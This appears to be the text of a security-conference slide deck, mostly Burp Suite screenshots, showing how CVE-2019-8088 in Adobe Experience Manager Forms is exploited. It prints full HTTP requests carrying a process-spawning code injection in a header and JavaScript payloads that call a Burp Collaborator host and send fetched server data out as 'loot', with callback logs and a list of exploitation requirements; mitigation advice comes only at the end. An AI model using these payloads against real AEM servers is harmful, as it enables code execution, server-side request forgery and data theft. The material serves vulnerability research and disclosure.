Pretty Raw \n Actions

```

1 POST /content/cve-2019-8088.af.submit.json HTTP/1.1
2 Host: kali:4502
3 X-Forwarded-Proto: "-(new java.lang.ProcessBuilder("xcalc").start())-"
4 User-Agent: curl/123
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Authorization: Basic YWRtaW46YWRtaW4=
9 Connection: close
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
12 Content-Type: application/x-www-form-urlencoded
13 Content-Length: 68
14
15 guideContainerPath=/content/cve-2019-8088&jcr:data=<foo>&draftID=1
  
```

Response


Raw Headers Hex

Pretty Raw Render \n Actions

```

1 HTTP/1.1 500 Server Error
Date: Wed, 09 Sep 2020 21:05:39 GMT
Content-Type-Options: nosniff
Set-Cookie: cq-authoring-mode=TOUCH;
Expires=;Expires=Wed, 16-Sep-2020 21:05:39 GMT
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Type: text/html; charset=UTF-8
Connection: close

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML
//EN">
<html>
<head><title>500
org.mozilla.javascript.NativeObject cannot be
cast to [Ljava.util.Map;</title></head>
<body>
<h1>org.mozilla.javascript.NativeObject
  
```



Search...

0 matches

Search...

0 matches

Done

20,651 bytes | 738 millis

- Sandboxed Rhino engine on some AEM versions
 - No RCE *
 - Sandbox allows network interactions
 - SSRF w/ ability to see the response

* RCE – Remote Code Execution

- JS payload

```
');jQuery.get('http://727a14ifhq8on9vakssk6agtlkrafz.burpcollabo  
rator.net');//
```


Burp Suite Professional v2020.9.1 - Temporary Project - licensed to Mikhail Egorov [single user license]

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options JSON Beautifier Payloadhere!

1 x 2 x 8 x 9 x 10 x ...

Send Cancel < >

Target: http://kali:4502

Request

Raw Params Headers Hex

Pretty Raw \n Actions

```
1 POST /content/cve-2019-8088.af.submit.json?guideContainerPath=/content/cve-2019-8088&
  jcr:data=<foo/>&draftID=1&fileAttachmentMap=
  ');jQuery.get('http://727a14ifhq8on9vakssk6agtlkrafz.burpcollaborator.net')%3b// HTTP/1.1
2 Host: kali:4502
3 User-Agent: curl/123
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic YWRtaW46YWRtaW4=
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 0
13
14
```

Response

Raw Headers Hex

0 matches

Waiting

Burp Suite Professional v2020.9.1 - Te...

Burp Project Intruder Repeater Window Help Param Miner

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project o

1 x 2 x 8 x 9 x 10 x ...

Send Cancel < >

Request

Raw Params Headers Hex

Pretty Raw \n Actions v

```

1 POST /content/cve-2019-8088.af.submit.json?guideContainerPath=/c
  jcr:data=<foo/>&draftID=1&fileAttachmentMap=
  ');jQuery.get('http://727a14ifhq8on9vakssk6agtlkrafz.burpcollabo
2 Host: kali:4502
3 User-Agent: curl/123
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic YWRtaW46YWRtaW4=
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 0
13
14

```

Waiting

Burp Collaborator client

Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.

Generate Collaborator payloads

Number to generate: Include Collaborator server location

Poll Collaborator interactions

Poll every seconds

#	Time	Type	Payload	Comment
1	2020-Sep-10 21:56:49 UTC	DNS	727a14ifhq8on9vakssk6agtlkrafz	
2	2020-Sep-10 21:56:50 UTC	HTTP	727a14ifhq8on9vakssk6agtlkrafz	
3	2020-Sep-10 21:56:49 UTC	DNS	727a14ifhq8on9vakssk6agtlkrafz	
4	2020-Sep-10 21:56:50 UTC	DNS	727a14ifhq8on9vakssk6agtlkrafz	

Description Request to Collaborator Response from Collaborator

Raw Headers Hex

Pretty Raw \n Actions v

```

1 GET / HTTP/1.1
2 Accept: /*/*
3 User-Agent: Java/1.8.0_212
4 Host: 727a14ifhq8on9vakssk6agtlkrafz.burpcollaborator.net
5 Connection: keep-alive
6
7

```

Search... 0 highlights

Close

- JS payload

```
');jQuery.get('http://727a14ifhq8on9vakssk6agtlkrafz.burpcollabo  
rator.net',function(data){jQuery.get('http://727a14ifhq8on9vakss  
k6agtlkrafz.burpcollaborator.net',{loot:data})});//
```

Burp Suite Professional v2020.9.1 - Temporary Project - licensed to Mikhail Egorov [single user license]

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options JSON Beautifier Payloadhere!

1 x 2 x 8 x 9 x 10 x ...

Send Cancel < >

Target: http://kali:4502

Request

Raw Params Headers Hex

Pretty Raw \n Actions

```

1 POST /content/cve-2019-8088.af.submit.json?guideContainerPath=/content/cve-2019-8088&jcr:data=<foo/>&draftID=1&fileAttachmentMap=');jQuery.get('http://727a14ifhq8on9vakssk6agtlkrafz.burpcollaborator.net', function(data){jQuery.get('http://727a14ifhq8on9vakssk6agtlkrafz.burpcollaborator.net',{loot:data})})%3b// HTTP/1.1
2 Host: kali:4502
3 User-Agent: curl/123
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic YWRtaW46YWRtaW4=
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 0
13
14

```

0 matches

Response

Raw

Waiting

Burp Suite Professional v2020.9.1 - T

Burp Project Intruder Repeater Window Help Param Miner

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project

1 x 2 x 8 x 9 x 10 x ...

Send Cancel < >

Request

Raw Params Headers Hex

Pretty Raw \n Actions

```

1 POST /content/cve-2019-8088.af.submit.json?guideContainerPath=
draftID=1&fileAttachmentMap=
');jQuery.get('http://727a14ifhq8on9vakssk6agtlkrafz.burpcollab
tp://727a14ifhq8on9vakssk6agtlkrafz.burpcollaborator.net',{loot
2 Host: kali:4502
3 User-Agent: curl/123
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic YWRtaW46YWRtaW4=
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 0
13
14

```

Waiting

Burp Collaborator client

Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.

Generate Collaborator payloads

Number to generate: Include Collaborator server location

Poll Collaborator interactions

Poll every seconds

#	Time	Type	Payload	Comment
5	2020-Sep-10 22:02:41 UTC	DNS	727a14ifhq8on9vakssk6agtlkrafz	
6	2020-Sep-10 22:02:41 UTC	HTTP	727a14ifhq8on9vakssk6agtlkrafz	
7	2020-Sep-10 22:02:41 UTC	DNS	727a14ifhq8on9vakssk6agtlkrafz	
8	2020-Sep-10 22:02:41 UTC	HTTP	727a14ifhq8on9vakssk6agtlkrafz	

Description Request to Collaborator Response from Collaborator

Raw Params Headers Hex

Pretty Raw \n Actions

```

1 GET /?loot=
%3Chtml%3E%3Cbody%3Evrn93r3jq7d0tza0k6i2bxzjigz%3C%2Fbody%3E%3C%2
Fhtml%3E HTTP/1.1
2 Accept: */*
3 User-Agent: Java/1.8.0_212
4 Host: 727a14ifhq8on9vakssk6agtlkrafz.burpcollaborator.net
5 Connection: keep-alive

```

Search... 0 highlights

Close

- Exploitation requirements
 - There should be a node with **fd/af/components/guideContainer** resource type
 - `property=sling:resourceType&property.value=fd/af/components/guideContainer`
 - Attacker should have a **jcr:write** access somewhere
 - `/content/usergenerated/etc/commerce/smartlists/`

- **Exploitation requirements**
 - Doesn't work equally on different AEM versions
 - RCE or SSRF

- Keep AEM up to date
 - <http://helpx.adobe.com/security/products/experience-manager/apsb19-48.html>
- Block **jcr:write** access for anonymous user
 - /content/usergenerated/etc/commerce/smartlists/
- Remove demo content (Geometrixx, WeRetail, ...)

Thank you



@0ang3el